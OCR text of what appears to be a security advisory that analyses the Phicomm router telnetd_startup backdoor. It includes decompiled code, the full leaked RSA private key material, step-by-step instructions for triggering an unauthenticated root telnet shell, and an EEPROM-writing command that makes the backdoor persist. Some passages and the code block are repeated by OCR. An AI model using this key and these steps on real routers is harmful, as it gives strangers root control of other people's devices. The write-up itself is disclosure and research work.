
```c

/* DISPLAY WARNING: Type casts are NOT being printed */

undefined4 set_ephemeral_keys(void)

{
  size_t sVar1;
  char temp_key_s [512];
  char perp_key_s [512];
  undefined hasher [88];

  memset(hasher,0,0x58);
  sprintf(perp_key_s,"%s+PERP",&DECRYPTED_NONCE);
  sprintf(temp_key_s,"%s+TEMP",&DECRYPTED_NONCE);
  md5_init(hasher);
  sVar1 = strlen(perp_key_s);
  md5_add(hasher,perp_key_s,sVar1);
  md5_digest(hasher,&PERP_KEY);
  md5_init(hasher);
  sVar1 = strlen(temp_key_s);
  md5_add(hasher,temp_key_s,sVar1);
  md5_digest(hasher,&TEMP_KEY);
  return 0;
}

```

Here, the ephemeral keys are just the MD5 hashes of the decrypted nonce provided by the client, concatenated (in the same insecure way) with the special salts.

(With one variation: “PERM” is spelled “PERP” in this build.)

No random plaintext is used, no XOR operation is performed. This is easy to exploit with a null byte injection even if you *don’t* have the private key...

tenable



Produce a random 32-byte message called NONCE, and encrypt it with the (leaked) **PRIVATE KEY** used for all Phicomm routers prior to 2018. Store the result as ENCRYPTED_NONCE.

Send ENCRYPTED_NONCE to Server


Decrypt ENCRYPTED_NONCE with **RSA_public_decrypt()** and store result as DECRYPTED_NONCE

Create two ephemeral passwords by calling **sprintf(**RAW_TEMP_KEY, "**%s**+TEMP", DECRYPTED_NONCE**)**, and **sprintf(**RAW_PERM_KEY, "**%s**+PERP", DECRYPTED_NONCE**)**, [sic] respectively.

(Note the format string.)

Compute the **MD5** hashes of RAW_TEMP_KEY and RAW_PERM_KEY and store the 16-byte results as TEMP_KEY and PERM_KEY, respectively .

The Client is now expected to append one of two suffixes to NONCE:



The Client is now expected to append one of two suffixes to NONCE:

- "+TEMP", to launch a **telnetd** session that will last until the router is rebooted, *or*
- "+PERP" [sic], to write a flag to a physical volume, which the **telnetd_startup** daemon will check for when the system is rebooted, and launch **telnetd** if it finds it.

Store the result in RAW_KEY.

Compute the **MD5** hash of RAW_KEY, and store the result in BACKDOOR_KEY.

Send BACKDOOR_KEY to Server

If BACKDOOR_KEY matches TEMP_KEY then call **system("telnetd -l /bin/login.sh")**, launching an unencrypted **telnetd** shell as **root**. No credentials are required to log into this shell.

If BACKDOOR_KEY matches PERM_KEY then call **system("iwpriv ra0 e2p 26=7010")**, writing the bytes [HEX: 7010] to **EEPROM**, at offset 0x26 (virtual address 0x40026). This code will instruct the **telnetd_startup** daemon to launch **telnetd -l /bin/login.sh** on boot.

The most obvious flaw in the oldest version of the backdoor that I was able to find is that *Phicomm baked the private RSA key into the* `telnetd_startup` *binary!*


This was a completely unforced error. The binary doesn't even *use* the private key.

Here's the Ghidra decompilation for rsa_public_decrypt_nonce() in the telnetd_startup that shipped with the Phicomm K2, fw version 22.5.9.163.

The most obvious flaw in the oldest version of the backdoor that I was able to find is that *Phicomm baked the private RSA key into the* `telnetd_startup` *binary!*

This was a completely unforced error. The binary doesn't even *use* the private key.

Here's the Ghidra decompilation for rsa_public_decrypt_nonce() in the telnetd_startup that shipped with the Phicomm K2, fw version 22.5.9.163.




Decompile: rsa_public_decrypt_nonce - (telnetd_startup.k2.22.5.9.163)

```
int rsa_public_decrypt_nonce(int noncelen,uchar *nonce)

{
  RSA *rsa;
  BIGNUM *a;
  uint uVar1;
  size_t sVar2;
  int iVar3;
  BIGNUM *local_20;
  BIGNUM *local_1c [2];

  rsa = RSA_new();
  local_1c[0] = BN_new();
  a = BN_new();
  local_20 = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_1c,
            "CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE435697
            78B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE9
            73376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519"
           );
  BN_hex2bn(&local_20,
            "9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543FC29
            80208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49C
            CAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C06ACA49E0FD0831D1BB0CB72BC9B565313C9"
           );
  rsa->e = a;
  rsa->d = local_20;
  rsa->n = local_1c[0];
  memset(&DECRYPTED_NONCE,0,0x400);
  uVar1 = RSA_public_decrypt(noncelen,nonce,&DECRYPTED_NONCE,rsa,3);
  if (uVar1 < 0x101) {
    sVar2 = strlen(&DECRYPTED_NONCE);
    iVar3 = -(sVar2 < 0x101 ^ 1);
  }
  else {
    iVar3 = -1;
  }
  return iVar3;
}
```

The most obvious flaw in the oldest version of the backdoor that I was able to find is that *Phicomm baked the private RSA key into the* `telnetd_startup` *binary!*

This was a completely unforced error. The binary doesn't even *use* the private key.


Here's the Ghidra decompilation for rsa_public_decrypt_nonce() in the telnetd_startup that shipped with the Phicomm K2, fw version 22.5.9.163.


Decompile: rsa_public_decrypt_nonce – (telnetd_startup.k2.22.5.9.163)

```
int rsa_public_decrypt_nonce(int noncelen,uchar *nonce)

{
  RSA *rsa;
  BIGNUM *a;
  uint uVar1;
  size_t sVar2;
  int iVar3;
  BIGNUM *local_20;
  BIGNUM *local_1c [2];

  rsa = RSA_new();
  local_1c[0] = BN_new();
  a = BN_new();
  local_20 = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_1c,
            "CC232B9BB06C49EA1BDD0DE1EF9926872B3B16694AC677C8C581E1B4F59128912CBB92EB363990FAE435697
            78B58FA170FB1EBF3D1E88B7F6BA3DC47E59CF5F3C3064F62E504A12C5240FB85BE727316C10EFF23CB2DCE9
            73376D0CB6158C72F6529A9012786000D820443CA44F9F445ED4ED0344AC2B1F6CC124D9ED309A519"
           );
  BN_hex2bn(&local_20,
            "9FC8FFBF53AECF8461DEFB98D81486A5D2DEE341F377BA16FB1218FBAE23BB1F3766732F8D382E15543FC29
            80208D968E7AE1AC4B48F53719F6D9964E583A0B791150B9C0C354143AE285567D8C042240CA8D7A6446E49C
            CAF575ACC63C55BAC8CF5B6A77DEE0580E50C2BFEB62C06ACA49E0FD0831D1BB0CB72BC9B565313C9"
           );
  rsa->e = a;
  rsa->d = local_20;
  rsa->n = local_1c[0];
  memset(&DECRYPTED_NONCE,0,0x400);
  uVar1 = RSA_public_decrypt(noncelen,nonce,&DECRYPTED_NONCE,rsa,3);
  if (uVar1 < 0x101) {
    sVar2 = strlen(&DECRYPTED_NONCE);
    iVar3 = -(sVar2 < 0x101 ^ 1);
  }
  else {
    iVar3 = -1;
  }
  return iVar3;
}
```

Tools for Exploiting this Version of the Backdoor Exist in the Wild

Hackers were quick to notice this mistake, and a tool for gaining an unauthenticated root shell appears widely on Chinese language router forums.



K2P/K3/K3C 激活TELNET V1.0 By phitools

路由器IP 192.168.2.1


回报延迟时间 100 毫秒 □ Debug


双击提示区清屏
17.11.18 build 02
www.right.com.cn

K2P iwpriv ra0 e2p 26=7010

tenable

I spun up a Windows VM, launched RoutAckPro, and sniffed.






```
    Source: 192.168.2.147
    Destination: 192.168.2.1
▾ User Datagram Protocol, Src Port: 21211, Dst Port: 21210
    Source Port: 21211
    Destination Port: 21210
    Length: 136
    Checksum: 0x51a7 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 1231]
  ▾ [Timestamps]
      [Time since first frame: 4941.497322000 seconds]
      [Time since previous frame: 2.052111000 seconds]
